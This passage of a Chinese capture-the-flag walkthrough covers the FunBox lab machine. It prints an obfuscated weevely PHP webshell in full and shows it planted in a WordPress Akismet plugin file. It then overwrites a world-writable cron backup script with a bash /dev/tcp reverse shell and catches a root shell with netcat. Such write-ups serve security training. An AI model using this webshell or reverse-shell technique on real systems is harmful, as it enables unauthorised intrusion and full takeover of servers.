LICENSE.txt _inc akismet.php changelog.txt class.akismet-admin.php class.akismet-cli.php class.akismet-rest-api.php class.akismet-widget.php
class.akismet.php index.php readme.txt views wrapper.php wrapper.php
```

https://blog.csdn.net/mochu7777777

使用`weevely`生成一个PHP木马




```
[root:/home]# ls
mochu7
[root:/home]# weevely generate seanz7 ./shell.php
Generated './shell.php' with password 'seanz7' of 751 byte size.
[root:/home]# ls
mochu7  shell.php
[root:/home]# cat shell.php
<?php
$d='p://input"!F),$m!F)==1!F) {@ob_star!Ft();@e!Fval(@!Fgzuncom!Fpres!Fs(!F@x(@base!F64_!Fdecode(!F$m[1]),$k)))!F;!F!F$';
$k=str_replace('Mu','','MucreaMutMuMueMuMu_function');
$f='i++){$o.=$t!F{$i}^$k{$j};}}r!Feturn $!Fo;}!F!Fif (@preg!F_match("/$kh(!F.+)$!Fkf/",@f!File_!Fget_con!Ftent!Fs("ph!F';
$O='o=@ob_get_conte!Fnts();@!Fob_en!Fd_cl!Fean()!F;$r=!F@b!Fase64_en!Fcode(@x(@gzco!F!Fmpr!Fess!F($o),!F$k!F));print("$p$kh$r$kf");}';
$Q='$k){$c=strlen($k)!F!F;$l=st!Frlen!F($t!F)!F;!F$o="";for($i=!F0;$i<!F$l;){for($j=0;($j<!F$c&&$i<!F$l);$!Fj+!F+,!F$!F';
$s='$k=!F"bc5682e!F4";$k!Fh="f!F!F0bfbabfef4d";$kf="!Faeaab!F562!Fae!Fd!F7";$p="vsHQV!FqAVJ0T!FRXxRB";funct!Fion !F!Fx($!Ft,';
$w=str_replace('!F','',$s.$Q.$f.$d.$O);
$I=$k('',$w);$I();
?>
[root:/home]# 
```

https://blog.csdn.net/mochu7777777

```
<?php
$d='p://input"!F),$m!F)==1!F) {@ob_star!Ft();@e!Fval(@!Fgzuncom!Fpres!Fs(!F@x(@base!F64_!Fdecode(!F$m[1]),$k)))!F;!F!F$';
$k=str_replace('Mu','','MucreaMutMuMueMuMu_function');
$f='i++){$o.=$t!F{$i}^$k{$j};}}r!Feturn $!Fo;}!F!Fif (@preg!F_match("/$kh(!F.+)$!Fkf/",@f!File_!Fget_con!Ftent!Fs("ph!F';
$O='o=@ob_get_conte!Fnts();@!Fob_en!Fd_cl!Fean()!F;$r=!F@b!Fase64_en!Fcode(@x(@gzco!F!Fmpr!Fess!F($o),!F$k!F));print("$p$kh$r$kf");}';
$Q='$k){$c=strlen($k)!F!F;$l=st!Frlen!F($t!F)!F;!F$o="";for($i=!F0;$i<!F$l;){for($j=0;($j<!F$c&&$i<!F$l);$!Fj+!F+,!F$!F';
$s='$k=!F"bc5682e!F4";$k!Fh="f!F!F0bfbabfef4d";$kf="!Faeaab!F562!Fae!Fd!F7";$p="vsHQV!FqAVJ0T!FRXxRB";funct!Fion !F!Fx($!Ft,';
$w=str_replace('!F','',$s.$Q.$f.$d.$O);
$I=$k('',$w);$I();
?>
```

写入`http://funbox.fritz.box/wp-content/plugins/akismet/index.php`，weevely连接


```
weevely http://funbox.fritz.box/wp-content/plugins/akismet/index.php seanz7
```



```
[root:/home]# weevely http://funbox.fritz.box/wp-content/plugins/akismet/index.php seanz7

[+] weevely 4.0.1

[+] Target:     funbox.fritz.box
[+] Session:    /root/.weevely/sessions/funbox.fritz.box/index_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html/wp-content/plugins/akismet $ whoami
www-data
www-data@funbox:/var/www/html/wp-content/plugins/akismet $ ls
LICENSE.txt
_inc
akismet.php
changelog.txt
class.akismet-admin.php
class.akismet-cli.php
class.akismet-rest-api.php
class.akismet-widget.php
class.akismet.php
index.php
readme.txt
views
wrapper.php
www-data@funbox:/var/www/html/wp-content/plugins/akismet $ cd /
www-data@funbox:/ $ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
```


`cat /etc/passwd`发现还存在两个用户`funny`和`joe`，其中`joe`可以直接使用之前爆破出来的密码直接ssh登录

PS：`www-data`权限要比`joe`权限更大一点




```
www-data@funbox:/var/www/html $ whoami
www-data
www-data@funbox:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html $
www-data@funbox:/var/www/html $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
funny:x:1000:1000:funny:/home/funny:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
joe:x:1001:1001:joe miller,,,:/home/joe:/bin/rbash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
proftpd:x:114:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:115:65534::/srv/ftp:/usr/sbin/nologin
www-data@funbox:/var/www/html $ cd /home
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $
```

在`/home/funny`目录下发现两个`.sh`文件




```
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $ cd joe
www-data@funbox:/home/joe $ ls
mbox
www-data@funbox:/home/joe $ ls -la
total 56
drwxr-xr-x 5 joe  joe  4096 Sep 26 17:01 .
drwxr-xr-x 4 root root 4096 Jun 19 11:50 ..
-rw------- 1 joe  joe  1141 Jul 18 10:15 .bash_history
-rw-r--r-- 1 joe  joe   220 Jun 19 11:50 .bash_logout
-rw-r--r-- 1 joe  joe  3771 Jun 19 11:50 .bashrc
drwx------ 2 joe  joe  4096 Jun 19 11:51 .cache
drwxrwxr-x 3 joe  joe  4096 Jul 18 08:31 .local
-rw------- 1 joe  joe   260 Jun 22 16:37 .mysql_history
-rw-r--r-- 1 joe  joe   807 Jun 19 11:50 .profile
drwx------ 2 joe  joe  4096 Jun 22 16:22 .ssh
-rw------- 1 joe  joe  8821 Sep 26 17:01 .viminfo
-rw------- 1 joe  joe   998 Jul 18 09:49 mbox
www-data@funbox:/home/joe $ cd ../funny
www-data@funbox:/home/funny $ ls
html.tar
www-data@funbox:/home/funny $ ls -la
total 47608
drwxr-xr-x 3 funny funny     4096 Jul 18 10:02 .
drwxr-xr-x 4 root  root      4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny       57 Sep 26 17:01 .backup.sh
-rw------- 1 funny funny     1465 Sep 26 17:04 .bash_history
-rw-r--r-- 1 funny funny      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25  2020 .bashrc
drwx------ 2 funny funny     4096 Jun 19 10:43 .cache
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19 10:44 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18 10:02 .viminfo
-rw-rw-r-- 1 funny funny 48701440 Sep 26 16:58 html.tar
```

`.reminder.sh`




```
www-data@funbox:/home/funny $ cat ./.reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox
www-data@funbox:/home/funny $
```

系统不定时运行`.backup.sh`，并且当前用户对`.backup.sh`拥有所有权限



```
www-data@funbox:/home/funny $ ls -l .backup.sh
-rwxrwxrwx 1 funny funny 57 Sep 26 17:01 .backup.sh
www-data@funbox:/home/funny $
```


`.backup.sh`



```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

那就可以通过修改`.backup.sh`的内容为nc反弹，当`root`或者其他用户执行直接反弹一个root或者比当前用户权限更高的用户shell

修改内容如下



```
www-data@funbox:/home/funny $ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.177/1234 0>&1
www-data@funbox:/home/funny $
```


攻击机直接监听

```
nc -lvp 1234
```

`funny`用户每两分钟执行一次

`root`用户每五分钟执行一次

所以要弹到`root`的shell还是挺看运气的，得多尝试



```
root@kali:/home/mochu7
 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57874
bash: cannot set terminal process group (13014): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7
 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57876
bash: cannot set terminal process group (13026): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7
 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57878
bash: cannot set terminal process group (13039): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@funbox:~# ls
ls
flag.txt
mbox
snap
root@funbox:~# cat flag.txt
cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```